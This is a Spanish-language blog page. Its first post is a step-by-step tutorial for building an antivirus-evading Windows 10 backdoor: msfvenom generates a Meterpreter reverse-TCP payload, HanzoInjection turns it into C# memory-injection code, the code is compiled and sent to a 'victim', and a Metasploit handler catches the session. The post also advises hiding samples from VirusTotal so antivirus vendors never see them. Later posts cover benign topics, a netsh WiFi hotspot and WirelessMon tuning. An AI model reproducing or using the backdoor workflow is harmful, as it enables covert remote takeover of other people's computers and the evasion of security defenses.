viernes, 4 de marzo de 2016

Entrar a Windows 10 sin ser detectado desde Kali Linux

El otro día estaba jugando con un backdoor que era indetectable para todos los antivirus pero como hay personas que escanean el virus antes de usarlo al ataque, en algunos casos personas cometen el error de publicarlo en “VIRUSTOTAL”. Recuerda que es una empresa que reporta virus y lo compra a las compañías de antivirus .
Ahora te voy a dejar dos paginas donde puedes scanearlo y que no sea compartido para esas compañías de antivirus.

Screenshot from 2016-02-26 13-28-33

Aquí puedes encontrar esta pagina se llama https://virusscan.jotti.org
Screenshot from 2016-02-26 13-28-27
Tienes otra compañía que también lo hace. http://nodistribute.com
Este método vamos a combinar windows 7 con Kali Linux 2016.1 como ya saben vamos atacar windows 10.
Porque windows 7? porque vamos a compilar un .bin a .cs en el cual vamos a utilizar una pequeña herramienta que se necesita tener net framework AQUÍ 
Primero vamos crear el backdoor en código binario con extensión .bin.
Vamos a nuestra terminal de KALI LINUX 2016.1

 msfvenom -p windows/meterpreter/reverse_tcp lhost=(IP) lport=(PUERTO)4444 -t raw -o /root/Desktop/example.bin
En este caso lo guarde en Escritorio y vamos a usar SimpleHTTPServer para transportar el archivo.
 python -m SimpleHTTPServer 8080
Con la ubicación de la herramienta vamos a transportar el archivo y vamos transformarlo en .cs
vamos a descargar el archivo aquí 

Al Descargar el archivo lo vamos a descomprimir y vamos a usar la herramienta.
Screenshot from 2016-02-26 13-43-32
En mi caso lo tengo en la carpeta de descarga. Ejemplo
cd /user/CreadPag/Download/hanzoInjection-master
Y ejecutamos el .exe desde la terminal aclaro que tienen que colocar el archivo creado example.bin en la misma carpeta donde corre el programa.
 HanzoInjection.exe -p example.bin -o injection_memory.cs

Screenshot from 2016-02-26 13-45-41
Ahora vamos compilar el archivo .cs en Kali Linux pueden seguir en windows usando Visual Studio o seguimos en kali.
Tenemos que descargar un programa llamado MonoDevelop
 apt-get install monodevelop 
Lo descargamos para poder compilar el archivo .cs y al terminal nos ofrezca el archivo en .exe
Ahora vamos a abrir el programa
Screenshot from 2016-02-26 12-58-35

Creamos un nuevo proyecto en mi caso vamos a NET- Console Proyect. C#
Borramos el código del proyecto y copiamos el código del archivo .cs

Screenshot from 2016-02-26 13-00-39
Lo vamos a compilar y nos muestra dos enormes errores pero tranquilo vamos a solucionarlo.
Vamos a Proyect- General- al final dice “Allow ‘unsafe’ code” vamos a seleccionarlo.

Screenshot from 2016-02-26 13-00-52
Segundo error para la solución.
Vamos a Referencia editar y vamos al final a buscar “System.Xml” y aceptamos.

Screenshot from 2016-02-26 13-01-47
Ahora el programa va a compilar y nos ha creado una archivo .exe

Screenshot from 2016-02-26 13-57-28

Ahora simplemente vamos a enviar el archivo a la victima de Windows 10 y vamos a la consola de meterpreter.
Como ya sabes el mismo procedimiento.
 msfconsole

 use multi/handler

 set payload windows/meterpreter/reverse_tcp
 set lhost (IP)
set lport (PUERTO) 4444
 exploit
La victima le va a ejecutar el programa y simplemente no le abrirá pero nosotros vamos a capturar todo.

Screenshot from 2016-02-26 14-00-52
Screenshot from 2016-02-26 14-00-43
Como les repito siempre combinando muchos sistemas puedes armar una gran arma y recuerda “VIRUSTOTAL” es tu enemigo en el caso que programes backdoor.

Si te gusto me ayudarías a compartirlo y darte una visitar a mi canal de YouTube: 

miércoles, 2 de marzo de 2016

Cómo convertir tu ordenador portátil con Windows 10 en un punto de acceso WiFi

Es cierto que a día de hoy existen un montón de sitios públicos que ofrecen una red WiFi de acceso gratuito, pero todo el mundo ya conoce los riesgos que supone hacer uso de ellas. Por lo tanto, es mucha la gente que prefiere pagar un poco pero disfrutar de una buena conexión y sobre todo más segura.
wifi
Esto es algo que puede suceder en una gran mayoría de hoteles, pero nos vamos a encontrar con que nos cobrarán por cada uno de los dispositivos que queramos conectar a la red WiFi del hotel. Para evitar esto, podemos habilitar uno de nuestros dispositivos como punto de acceso WiFi y así disfrutar de conexión en ambos sólo pagando por uno de ellos.
Si quieres saber cómo, pero ahora nos vamos a centrar en cómo convertir nuestro portátil con Windows 10 en un punto WiFi y así compartir la red con nuestro móvil o tablet para no gastar la batería de nuestro dispositivo.
Para ello, siempre podemos echar mano de cualquier herramienta que nos permita crear hotspot WiFi en Windows 10, como es el caso de Connectify Hotspot, una gran aplicación que através de su interfaz gráfica nos facilitará esta tarea. 
Sin embargo, si eres de los que prefiere no estar instalando más y más herramientas en tu ordenador portátil, vamos a mostrar la manera de convertir nuestro equipo con Windows 10 en un punto de acceso WiFi sin software adicional, ya que el propio sistema lo permite. Para ello, lo primero que debemos hacer es acceder a las Conexiones de red del equipo, algo que podemos hacer rápidamente pulsando Win + R y escribiendo el comando ncpa.cpl.
Esto nos abrirá una nueva ventana con las redes WiFi a las que está conectado el equipo. Pulsando con el botón derecho del ratón sobre la conexión que estamos usando y eligiendo la opción de Propiedades, veremos una nueva ventana en la que debemos ir a la pestaña de Uso compartido y marcar la opción Permitir que los usuarios de otras redes se conecten a través de la conexión a Internet de este equipo. Una vez hecho esto, pulsaremos sobre el botón Aceptar para guardar los cambios.
wifi
A partir de este instante, ya estamos preparados para configurar la red inalámbrica, y para ello usaremos la línea de comandos. Po lo tanto, tenemos que abrir una ventana del símbolo del sistema con permiso de administrador haciendo clic con el botón derecho del ratón sobre el icono de Windows del menú de Inicio y seleccionando la opción Símbolo del sistema (administrador).
Ahora, tendremos que hacer uso del comando netsh de esta manera: netsh wlan set hostednetwork mode=allow ssid=”nombre de la red” key=”contraseña de la red”. En el nombre y contraseña de la red, tendremos que indicar el nombre y password de la red a la que queremos conectarnos desde otros dispositivos. Si todo va bien, veremos cómo se muestra un mensaje de que el modo de la red se cambió al igual que el nombre y la contraseña.
Una vez hayamos creado el punto de acceso, estamos listos para comenzar a emitir nuestra propia red y para ello tendremos que ejecutar el comando: netsh wlan start hostednetwork.
comandos
Si el comando se ejecuta correctamente se nos mostrará un mensaje de que la red hospedada se inició, y si queremos ver el canal que utiliza y los usuarios que hay conectados, lo podremos saber ejecutando el siguiente comando: netsh wlan show hostednetwork.
En ese momento, ya hemos terminado de crear nuestro punto de acceso en el portátil Windows 10 y por lo tanto sólo queda que desde nuestros dispositivos busquemos la red WiFi que nos ofrece el ordenador, conectarnos a ella como si a otra red se tratase y comenzar a disfrutar de la conexión a Internet desde los dispositivos que queramos sin hacer uso de los datos ni pagar más por cada uno de los dispositivos que se están aprovechando de la conexión WiFi original.

Configura perfectamente tu WiFi con este programa

Antes de nada, recuerda que tienes 30 días de prueba de forma completamente gratuita y, a partir de aquí, si quieres seguir utilizándolo tendrás que pagar. Ahora bien, con ese margen de 30 días tenemos más que suficiente para configurar el WiFi de la mejor forma posible. Para ello, lo primero que haremos es descargar el programa WirelessMon y ejecutarlo una vez instalado. De esta forma, ya podremos seleccionar nuestro adaptador de red y analizar el entorno con el botón “Reload Cards”.
wifimon

El panel principal es un sumario donde vemos las redes disponibles y el punto de acceso activo, nuestra propia red WiFi. De forma gráfica se muestra la intensidad de señal de nuestro punto de acceso en constante actualización -casi en tiempo real-, y en este mismo panel tenemos información sobre el uso de canales del espectro en nuestro entorno y el detalle de todas las conexiones WiFi al alcance de nuestro adaptador de red.

Ajustando nuestra WiFi paso por paso

Con este primer panel podemos ya estudiar la saturación del espectro en base al uso de los diferentes canales. Es decir, podemos ver cuántas redes WiFi hay disponibles por canal, y ver qué canales están vacíos o menos saturados. Por lo tanto, en base a esta información ya sabremos en qué canal configurar nuestra WiFi. Haciendo sólo este cambio, veremos cómo la intensidad de señal mejora considerablemente, tanto más cuanto mayor fuera la saturación del canal en que estaba operando nuestro router inalámbrico.
1448959721_838603_1448963329_sumario_normal
Una vez visto esto, podemos seguir fijándonos en la intensidad de señal de nuestra WiFi, el dato que aparece como RSSI y que muestra un valor numérico negativo en dBi, así como un porcentaje. La clave es que sea lo más cercano a “0” en el valor dBi, y lo más cercano al 100% si estamos basándonos en el valor porcentual. Y para mejorar este dato, hay varias cosas a tener en cuenta. Lo primero, reducir las interferencias teniendo en cuenta la tabla de la imagen anterior, que muestra cómo afectan los obstáculos de diferentes materiales a la intensidad de señal del router. Y además, otro punto crucial es la orientación de las antenas del router.
Con respecto a esta reorientación de las antenas del router, puedes ir probando pequeños cambios al mismo tiempo que consultas la sección “Graph”, dentro de este mismo programa, que muestra la evolución de la intensidad de la señal en la línea de tiempo, con actualizaciones cada pocos segundos. También vamos a poder ver los resultados -buenos o malos- de los cambios que vayamos haciendo en ‘Summary’, donde se muestra también este dato y la velocidad de transferencia en Mbps entre el punto de acceso y tu dispositivo. Ahora bien, siempre hay que tener en cuenta las limitaciones del adaptador de red, y del estándar WiFi que estemos utilizando.

Comprueba la velocidad de tu conexión WiFi

A medida que hagas cambios sobre tu red WiFi, también puedes utilizar test de velocidad adaptado especialmente para conexiones inalámbricas. De esta forma, con todos estos datos en conjunto, podrás analizar cómo le sientan los pequeños cambios a tu conexión WiFi. Y por supuesto, tampoco es mala idea hacer contraste entre estos datos y un test de velocidad por cable. También puedes hacer el test de velocidad de tu conexión desde dispositivos móviles.